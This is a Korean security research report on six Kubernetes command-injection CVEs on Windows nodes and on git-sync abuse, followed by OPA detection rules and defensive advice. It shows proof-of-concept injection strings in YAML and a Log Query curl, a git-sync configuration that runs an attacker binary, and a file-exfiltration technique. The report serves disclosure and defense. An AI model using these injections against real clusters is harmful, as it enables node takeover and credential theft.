기업 환경에서 쿠버네티스에 대한 의존도가 높아짐에 따라, 우리는 직접 연구 여정을 시작했고, 2023년과 2024년에 쿠버네티스에서 명령어 인젝션 공격을 허용하는 6개의 CVE를 발견했습니다. 이러한 공격은 쿠버네티스 클러스터의 감염과 완전한 탈취로 이어질 수 있습니다. 또한 사이드카 프로젝트에서도 민감한 데이터 유출 또는 지속적인 실행을 허용할 수 있는 설계 취약점을 발견했습니다.

쿠버네티스 작동 방식

쿠버네티스가 어떻게 감염되고 탈취될 수 있는지 알아보기 전에 쿠버네티스가 어떻게 작동하는지 이해하는 것이 가장 좋습니다.

쿠버네티스 클러스터에서 가장 작은 계산 단위를 팟이라고 합니다. 이는 실행하려는 애플리케이션을 호스팅하는 하나 이상의 컨테이너로 구성됩니다. 팟은 가상 또는 물리적 머신인 노드 내부에서 공유 기반으로 실행되며 컴퓨팅 리소스를 제공합니다. 모든 것을 감독하는 것은 오케스트레이션과 리소스 할당을 관리하는 컨트롤러 노드입니다. 클러스터 내부에 네임스페이스를 만들어 클러스터 내부의 리소스 그룹을 격리할 수도 있습니다. 이를 통해 클러스터 내부에서 다른 구성요소 간에 분리를 생성할 수 있습니다(그림 20).




그림 20: 쿠버네티스 클러스터 아키텍처의 개요

쿠버네티스 설정 중

쿠버네티스는 컨테이너 네트워크 인터페이스 설정에서부터 팟 관리, 심지어 비밀 처리까지 거의 모든 작업에 YAML 파일을 사용합니다. YAML은 인간 친화적으로 설계된 데이터 직렬화 언어입니다. 관리자는 설정 및 수행하려는 작업(예: 새로운 팟 배포)과 함께 YAML 파일을 컨트롤러 노드에 업로드하고 컨트롤러 노드는 모든 작업을 처리합니다(그림 21).




그림 21: 쿠버네티스 팟 배포 워크플로우

컨테이너를 설정하고 배포하는 데 필요한 관리 측면으로 인해 설정의 구문 분석 메커니즘에 취약점이 있으면 컨트롤러나 작업자 노드가 완전히 탈취되는 등 파괴적인 결과가 초래될 수 있습니다.

명령어 인젝션 공격

일반적으로 쿠버네티스 클러스터에서는 사용자가 팟을 배포하거나 제거하는 등의 작업만을 수행할 수 있습니다. 팟을 실행하는 실제 머신인 노드 자체는 도달할 수 없습니다. 그러나 해당 팟을 배포하려면 노드의 운영 체제(OS)에서 다양한 작업을 수행해야 하며, 이러한 작업은 사용자가 제공한 설정의 직접적인 결과입니다. 인풋 검증이나 정리가 부족하면 공격자가 OS 명령어를 인풋에 삽입할 수 있으며, 이는 YAML 파일 처리 중에 트리거되어 노드에서 직접 실행됩니다(그림 22).




그림 22: 명령어 인젝션 공격, 노드에서 직접 명령어 실행

클러스터의 노드를 탈취하려는 이유는 다음과 같습니다.

- **컴퓨팅 리소스 도용.** 노드와 팟에서 임의의 프로그램을 실행할 수 있는 기능을 통해 공격자는 해킹된 인프라에서 자체 봇넷을 호스팅하거나 크립토마이닝 작업을 실행할 수 있습니다.
- **기업 엔트리 포인트.** 팟은 기업 논리의 일부를 호스팅하기 때문에 일반적으로 나머지 데이터 센터와 어떤 식으로든 연결됩니다. 즉, 노드를 감염시키는 공격자는 측면 이동을 달성하고 나머지 네트워크로 피벗할 수 있습니다. 이는 침해된 네트워크에 대한 접속을 최고 입찰자에게 판매하는 초기 접속 브로커에게 특히 수익성이 높습니다.
- **권한 확대.** 노드는 여러 컨테이너와 서비스를 호스팅하기 때문에 원하는 접속을 얻기 위해 일부 클러스터 내 측면 이동이 필요할 수 있습니다. 팟은 일반적으로 해당 접속 권한이 없지만 명령어 인젝션 공격을 사용해 노드를 감염시키면 필요한 데이터에 접속하기가 더 쉬워질 수 있습니다.

볼륨은 업데이트와 탈취 공격에 유용합니다

2023년 말에 공개한 첫 번째 취약점은 쿠버네티스의 볼륨 기능에 있습니다. 볼륨은 팟과 호스팅 노드 간에 공유되는 디렉토리 세트입니다. 팟은 본질적으로 휘발성이기 때문에, 볼륨은 영구적인 스토리지 솔루션을 생성하도록 만들어졌으며, Pod 컨테이너 이미지를 다시 생성하지 않고도 수정할 수 있습니다. 이 기능은 웹사이트와 같이 업데이트가 필요한 경우에 유용합니다.

또한 클러스터를 탈취하고자 할 때도 유용합니다. 볼륨이 노드와 팟을 연결함에 따라 호스트의 파일 시스템(작업자 노드)과 팟의 가상 파일 시스템 모두에서 실제 경로를 가리켜야 합니다. 두 경로 모두 새로운 노드를 배포할 때 YAML 설정에서 지정되며 우리의 목적에 중요합니다(그림 23).

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

그림 23: 쿠버네티스 볼륨 설정

CVE-2023-3676

구체적으로, 우리는 호스트의 상대 디렉토리를 지정하는 subPath 매개변수에 관심이 있습니다. 이 매개변수에 대해 수행되는 검사의 일부로 kubelet(노드에서 컨테이너를 실행하기 위한 주요 서비스)는 그것이 심볼릭 링크인지 확인합니다. Windows에서는 PowerShell 명령어를 사용해 이를 수행하고 매개변수를 그대로 전달합니다. 따라서 PowerShell 평가 문자열을 사용해 명령어를 실행하기 전에 자체 명령어를 실행해 해당 매개변수가 심볼릭 링크인지 확인할 수 있습니다(그림 24).




그림 24: subPath 심볼릭 링크 검사 악용

우리는 이를 쿠버네티스 팀에 공개했고, CVE-2023-3676이 할당되었습니다. 그들은 실제 명령어 실행 전에 평가되지 않았던 환경 변수로 subPath 매개변수를 전달해 문제를 해결했습니다. 이 문제를 해결하는 과정에서 그들은 CVE-2023-3955, CVE-2023-3893이 할당된 두 개의 다른 유사한 매개변수 검사를 발견했습니다. Akamai 연구원인 토머 펠레드(Tomer Peled)는 이러한 CVE에 기여한 것으로 인정받았습니다.

CVE-2023-5528

마지막 CVE가 모든 쿠버네티스 볼륨의 일반적인 하위 매개변수에 대해 언급한 반면, 다음 문제는 Local Volumes라는 특정 볼륨 종류와 관련이 있습니다. 원래 볼륨은 호스트 노드의 디렉토리를 팟에 매핑하기 위해 생성되었습니다. 팟 재시작의 경우 다른 노드에 할당되어 매핑된 폴더의 데이터가 손실될 수 있습니다. 이 문제를 해결하기 위해 쿠버네티스는 PersistentVolumes를 구축했으며 이는 할당된 노드를 기억해 팟이 다시 할당되어 데이터가 손실되지 않도록 합니다.

실제 취약점은 매우 유사합니다. 이전 사례에서는 제공된 경로가 심볼릭 링크인지 여부를 확인했습니다. 이 사례에서는 호스트의 경로와 팟의 파일 시스템 사이에 심볼릭 링크를 만듭니다. 이 문제는 심볼릭 링크 생성이 인풋 매개변수를 비활성화한 상태에서 cmd를 직접 실행해 이루어진다는 것입니다. 즉, 우리는 간단히 경로 매개변수에 우리만의 악성 명령어를 삽입해 방해받지 않고 실행되도록 할 수 있습니다(그림 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

그림 25: PersistentVolumes 설정에 악성 명령어 삽입

이렇게 하면 kubelet이 cmd.exe를 실행하고 설정 YAML을 구문 분석한 후 명령어를 실행합니다(그림 26).





그림 26: 명령어 인젝션의 결과

이 취약점은 CVE-2023-5528로 할당되었습니다. 쿠버네티스는 안전하지 않은 cmd 명령어를 사용하는 대신, Go(쿠버네티스의 기반 프로그래밍 언어)에서 심볼릭 링크 생성을 안전하게 구축해 문제를 해결했습니다.

공유 비밀로 Git 동기화

우리가 발견한 다음 문제는 쿠버네티스에 직접적으로 있는 것이 아니라 사이드카 프로젝트인 git-sync에 있었습니다. git-sync 프로젝트는 CI/CD 솔루션을 통해 수동으로 변경하는 대신 팟과 git 리포지토리를 연결해 사이트 및 서버 간에 변경 사항을 자동으로 동기화하기 위한 것입니다. 예를 들어, 사용자는 이 기능을 사용해 nginx 팟을 통해 노출하려는 파일이 포함된 리포지토리와 nginx 팟을 연결할 수 있습니다.

git-sync 사용 페이지를 살펴보면 사용자가 필요에 따라 git-sync를 사용자 맞춤화할 수 있도록 가능한 한 많은 설정 매개변수를 지원한다는 것을 알 수 있습니다. 가장 잠재적인 공격 벡터로 두드러지는 두 가지 매개변수는 GITSYNC_GIT와 GITSYNC_PASSWORD였으며, 이를 설명하기 위해 두 가지 공격 기법을 제안합니다.



은밀한 코드 실행

클러스터 또는 네임스페이스에 대한 낮은 권한(만들기 권한)을 가진 공격자는 자신의 바이너리 경로가 포함된 악성 YAML 파일을 적용해 git-sync라는 이름으로 실행되도록 할 수 있습니다(그림 27). 바이너리 파일은 팟 내부에서 접속 가능해야 하며, 이는 쿠버네티스 프로브, 볼륨 또는 git-sync 팟과 함께 제공되는 LOLBins 등 몇 가지 다른 방법으로 수행할 수 있습니다.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

그림 27: 제안된 공격 경로

이는 정확히 말해서 취약점이 아닙니다. 우리는 어떤 명령어도 삽입하지 않기 때문입니다. 우리는 단순히 포드에 git에 다른 바이너리를 사용하도록 지시하고, 악성 페이로드를 실행하게 합니다. 설정 YAML 파일을 적용한 후, git-sync가 있는 팟이 생성됩니다.

git-sync가 공격자에게 제공하는 또 다른 이점은 악성 페이로드가 git-sync 이름 및 팟 뒤에 부분적으로 숨겨져 있어 공격자가 간과할 가능성이 더 높다는 것입니다. 이는 특히 계산 리소스만 필요한 크립토재킹 공격에 유용할 수 있습니다.

데이터 탈취

두 번째 공격에는 GITSYNC_PASSWORD_FILE 매개변수가 관련됩니다. git-sync 사용자는 이 매개변수를 사용해 팟에 대한 인증 파일을 제공할 수 있으며, 이는 리포지토리에 연결할 때 사용됩니다.

높은 권한의 편집 권한이 있는 공격자는 매개변수 값을 공격자가 추출하려는 팟의 파일로 지정할 수 있으며, git 리포지토리 위치도 수정할 수 있습니다. 팟 내부에서 git-sync 프로세스를 다음에 배포하면 GITSYNC_PASSWORD_FILE 매개변수에서 요청한 파일이 팟에서 공격자의 머신으로 전송됩니다. GITSYNC_PASSWORD_FILE에 필요한 파일 경로나 권한에는 제한이 없습니다.

리스크가 높은 탈취는 상상하기 어렵지 않습니다. 예를 들어 공격자는 이 기법을 사용해 팟의 접속 토큰을 가져올 수 있으며, 이를 통해 git-sync 팟으로 가장해 클러스터와 상호 작용을 할 수 있습니다.

우리는 두 공격 기법을 모두 쿠버네티스 팀(git-sync를 담당하는 팀)에 보고했지만, 그들은 이를 취약점으로 간주하지 않았습니다. 그들은 우리가 DEF CON 32의 Red Team Village에서 커뮤니티와 결과를 공유하도록 격려했습니다.

문제 로깅

우리가 발견한 마지막 명령어 인젝션 취약점은 CVE-2024-9042이며, Log Query라는 새로운 로깅 메커니즘에 있습니다.

Log Query는 쿠버네티스의 대규모 로깅 프레임워크의 베타 기능입니다. 이 기능을 사용하면 CLI 또는 curl을 사용해 원격 머신의 시스템 상태를 쿼리할 수 있습니다. 예를 들어, 사용자는 다음 명령어를 입력해 원격 노드에서 kubelet 서비스의 상태를 쿼리할 수 있습니다.

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

쿼리는 백그라운드에서 PowerShell 명령어를 사용해 (원격 노드에서) 빌드되며, 이는 명령어 인젝션에도 취약한지에 대한 우리의 호기심을 유발했습니다. Log Query가 수신할 수 있는 다양한 매개변수를 살펴보면 쿠버네티스가 이전 문제에서 학습했으며, 아마도 가장 일반적으로 사용되는 서비스 이름 매개변수는 사용 전에 검증되고 있음을 알 수 있습니다.

그러나 Log Query는 명시적 서비스 이름뿐만 아니라 패턴별 조회를 지원하며 패턴 매개변수는 삭제 또는 검증되지 않습니다. 따라서 공격자는 패턴 필드에 삽입된 악성 PowerShell 명령어로 Log Query API를 만들 수 있으며, 이는 원격 노드에서 실행됩니다.

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

하지만 이 취약점은 그렇게 쉽게 악용할 수 없습니다. 쿼리된 서비스는 베타 Log Query가 필요할 뿐만 아니라 Windows 프레임워크(기본 로깅 프레임워크인 klog가 아님)에 대한 이벤트 추적에도 로깅해야 하기 때문입니다. 이는 악용 대상을 심각하게 제한하지만 제거하지는 않습니다. 예를 들어, 널리 사용되는 네트워킹 인터페이스인 Calico에는 취약한 Non-Sucking Service Manager가 포함되어 있습니다.

탐지 및 방어

물론 쿠버네티스 인스턴스를 최신 버전으로 패치하는 것이 가장 즉각적이고 효과적인 방어 방법입니다. 그렇긴 하지만, 성공적인 악용이 패치되지 않은 클러스터에 미치는 영향을 줄이기 위한 탐지 솔루션과 다른 방어 전략들이 있습니다.

쿠버네티스 환경을 보호하려면 여러 측면을 다루는 포괄적 보안 정책이 필요합니다. 여기에는 쿠버네티스 클러스터 내에서 팟이 작동하는 데 필요한 보안 요구 사항을 설명하는 팟 보안 정책(PSP), 팟이 서로 통신하고 외부 서비스와 통신하는 방식을 제어하는 네트워크 정책, 실행 중에 컨테이너화된 워크로드를 보호하는 데 중점을 둔 런타임 보안 정책이 포함됩니다.

예를 들어, PSP는 특히 권한 에스컬레이션의 관리, 루트 권한이 있는 컨테이너 실행, 호스트 파일 시스템에 대한 접속 및 기타 보안 관련 설정(예: 커널 기능, 볼륨 종류, 호스트 네임스페이스 접속 등)에 중점을 둡니다. 또한 쿠버네티스의 내장된 비밀 저장 메커니즘을 사용하면 암호, 인증서 및 API 키를 효과적으로 관리하는 데 도움이 될 수 있으며, 자동화된 알림 및 로깅 시스템을 구축해 보안 인시던트를 더 잘 탐지하고 대응할 수 있습니다.

역할 기반 접속 제어

역할 기반 접속 제어는 사용자의 ID 및 역할에 따라 사용자 작업을 세그멘테이션하는 방법입니다. 예를 들어, 각 사용자는 자신의 네임스페이스에서만 팟을 생성하거나 허용된 네임스페이스에 대한 정보만 볼 수 있습니다. 위에서 설명한 모든 취약점에는 일부 수준의 권한(주로 팟을 배포하는 기능)이 필요하기 때문에 사용자를 특정 네임스페이스로 제한하면 전체 클러스터에서 해당 네임스페이스로 공격 범위가 줄어듭니다.

위협 탐색

이러한 기법은 대부분 쿠버네티스 노드를 능가하므로 비정상이 발생할 것입니다. 이들 머신을 면밀히 감시하고 '정상'의 기준을 유지함으로써, 후속 악용 활동에 대한 알림을 발생시키는 것이 가능해야 합니다. 쿠버네티스를 위한 Akamai Guardicore Segmentation과 Akamai Hunt의 지원을 통해 새로운 위협에 미리 대응할 수 있습니다.

여기서 논의된 취약점은 Windows 노드에만 영향을 미친다는 점을 명심하세요. 쿠버네티스 클러스터에 Windows 노드가 없으면 리스크는 훨씬 줄어듭니다(하지만 Akamia가 취약점을 찾는 유일한 보안 연구원은 아니므로 가능성을 완전히 배제할 수는 없음).

또한, 이 문제는 소스 코드 내에 있기 때문에 이 위협은 계속 활성화될 것이고 이를 악용하는 일이 늘어날 가능성이 높습니다. 따라서 현재 Windows 노드가 없더라도 미래에 대비하기 위해 클러스터에 패치를 적용하는 것이 좋습니다.

OPA(Open Source Agent)

OPA(Open Policy Agent)는 사용자가 노드에 들어오고 나가는 트래픽에 대한 데이터를 수신하고 수신된 데이터에 대해 정책 기반 조치를 취할 수 있도록 하는 오픈 소스 에이전트입니다. 우리는 취약한 매개변수를 기반으로 잠재적인 악용 시도를 탐지하고 차단하는 데 도움이 되는 다음 OPA 룰을 제공했습니다.

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “Pod”
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, “$(“)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “PersistentVolume”
  path := input.request.object.spec.local.path
  contains(path, “&”)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “<Deployment/Pod>”
  path := input.request.object.spec.env.name
  contains(path, “GITSYNC_GIT”)
  msg := sprintf(“Gitsync binary parameter detected, possible
payload alteration, verify new binary “, [path])
}
```

마무리 인사이트

로저 바랑코 (Roger Barranco)
Akamai 글로벌 보안 운영 부사장

이 최첨단 사이버 보안 리서치 컬렉션은 20년 이상 사이버 보안 혁신의 최전선에 섰던 수백 명의 Akamai 연구원과 데이터 과학자의 가장 뛰어난 최신 작업을 나타냅니다. 이 리서치가 2025년 이후에도 기업을 안전하게 유지하는 실용적인 전략을 마련하는 데 어떻게 도움이 될 수 있는지 발견하시길 바랍니다.

이러한 목표를 달성하는 데 도움이 되도록 선제적 조치와 사후 대응을 결합한 4단계 접근 방식을 소개합니다. 이 접근 방식은 **리서치를 실행화하는** 전략과 함께 위협에 대한 강력한 방어 체계를 구축합니다.

선제적 단계와 사후적 대응의 결합

1. **어디서나 기본적인 사이버 위생 구축.** 정기적인 시스템 업데이트, 강력한 접속 제어, 포괄적인 로깅 및 보안 모범 사례 준수는 모든 견고한 보안 전략의 토대가 됩니다. 이러한 기본 관행은 추가적인 노력 없이 많은 사이버 '초대'를 효과적으로 '거부'함으로써 잠재적인 공격의 상당 부분을 차단합니다.

2. **보안 플랫폼 뒷단의 환경을 지속적으로 계층화하세요.** 여러 보안 레이어를 구축해 기본 위생 기능을 구축합니다. 웹 애플리케이션 방화벽, API 보안 조치 및 분산 서비스 거부 보호를 배포합니다. 이러한 레이어를 일관되게 적용하면 광범위한 사이버 위협을 견디고 차단할 수 있는 강력한 심층적 방어 전략이 만들어집니다.

3. **비즈니스 크리티컬 서비스에 계속 집중하세요.** 기업의 핵심 자산, 즉, 감염되면 운영, 평판 또는 최종 이익에 심각한 피해를 줄 수 있는 시스템과 데이터에 대한 보호를 식별하고 우선순위를 정하세요. 이러한 중요한 자산에 대한 추가 리소스를 할당하고 강화된 보안 조치를 구축해 최고 수준의 보호를 받도록 하세요.

4. **신뢰할 수 있는 인시던트 대응팀 또는 파트너를 확보하세요.** 대부분의 기업은 결국 중대한 사이버 인시던트에 직면하게 됩니다. 방어에 실패할 경우(만약이 아니라) 즉시 이용 가능한 신뢰할 수 있는 팀이나 파트너가 모든 차이를 만들어낼 수 있습니다. 이들의 신속한 대응 능력은 기업이 공격에서 살아남고 신속하게 복구해 피해를 최소화하며 정상적인 운영을 신속하게 복원하는 데 도움이 될 수 있습니다.

이 균형 잡힌 4단계 전략은 불필요한 리스크를 피하는 지혜와 피할 수 없는 현실에 대비하는 실용주의를 결합합니다. 수십 년의 경험을 가진 보안 운영 리더로서 저는 이 접근 방식이 기업이 잠재적인 사이버 재해를 피하고 유출로부터 신속하게 복구하는 데 어떻게 도움이 되는지 직접 목격했습니다. 이 4단계를 지속적으로 구축하는 기업은 사이버 위협에 직면했을 때 더 큰 안정성과 적응력을 보여줍니다.

즉각적 대응과 결합된 선제적 방어

사람들이 저에게 사이버 보안에 대해 묻는다면, 저는 종종 예상치 못한 지혜의 원천인 코미디언인 W.C.필즈(W.C.Fields)에게 의지하게 됩니다. "초대받은 모든 논쟁에 참석할 필요는 없어요."라고 그는 농담조로 말했습니다. 그리고 이 가벼운 관찰은 사이버 보안에서 강력한 새로운 차원을 차지합니다. 우리가 비생산적인 갈등에서 벗어나기로 선택할 수 있는 것처럼, 기업은 어떤 사이버 '초대'를 거절할지 전략적으로 결정할 수 있습니다.

디지털 환경에서 이러한 '초대'는 종종 잠재적인 취약점이나 공격 기법으로 나타납니다. 기본적인 사이버 위생 관행을 구축함으로써 기업들은 오늘날 사이버 공격의 상당 부분을 시작하기 전에 피할 수 있습니다. 이러한 선제적 접근 방식을 통해 기업은 더 많은 노력을 들이지 않고도 사이버 위협의 상당 부분을 '거부'할 수 있습니다.

제가 반론으로 사용하고 싶은 또 다른 인용문이 있으며 이 역시 예상치 못한 출처에서 나온 것입니다. 바로 권투 선수 마이크 타이슨(Mike Tyson)입니다. 타이슨은 “맞기 전까지는 누구에게나 근사한 계획이 있다”라고 냉정하게 상기시켰습니다. 이 가혹한 현실은 필즈의 절제된 접근 방식과 흥미로운 대조를 이룹니다. 사이버 보안에서 두 관점은 모두 장점이 있으며, 그 사이에서 균형을 잡는 것이 중요합니다.

4단계 전략은 단순히 이론적인 것이 아니라 실제 사이버 전쟁의 최전선에서 실전 테스트를 거쳤습니다. 이러한 조치를 구축함으로써 기업들은 복잡한 디지털 세계를 탐색할 준비가 잘 되어 불필요한 '초대'를 거부하고 피할 수 없는 '펀치'를 견뎌낼 준비가 되어 사이버 보안 체계를 크게 강화합니다.

이 SOTI의 리서치는 끊임없이 진화하는 사이버 보안 환경에서 위협에 앞서 나가는 데 필요한 최신 인사이트와 툴을 제공합니다. 이 컬렉션을 보다 회복력 있고 안전한 디지털 미래를 구축하는 가이드로 삼으세요.

리서치 기여자

리론 쉬프(Liron Schiff)
Akamai 책임 보안 연구원

지난 10년 이상 동안 AI 보안 리서치 그룹의 수석 과학자인 리론은 컴퓨터 네트워크 분야의 학술 연구와 함께 사이버 보안 업계의 R&D 프로젝트를 이끌어 왔습니다. 그의 리서치는 네트워크의 프로그래밍 가능성, 복원력 및 보안 측면에 중점을 둡니다.

스티브 쿱치크(Stiv Kupchik)
전 보안 연구팀 리더

스티브는 OS 내부, 취약점 리서치, 멀웨어 분석을 중심으로 프로젝트를 진행했습니다. 그는 Black Hat, Hexacon, 44CON 등의 콘퍼런스에서 리서치 결과를 발표했습니다.

오리 데이비드(Ori David)
Akamai 보안 연구팀 리더

오리는 공격적 보안, 멀웨어 분석 및 위협 탐색에 중점을 둔 리서치를 수행합니다.

벤 바네아(Ben Barnea)
Akamai 보안 연구원

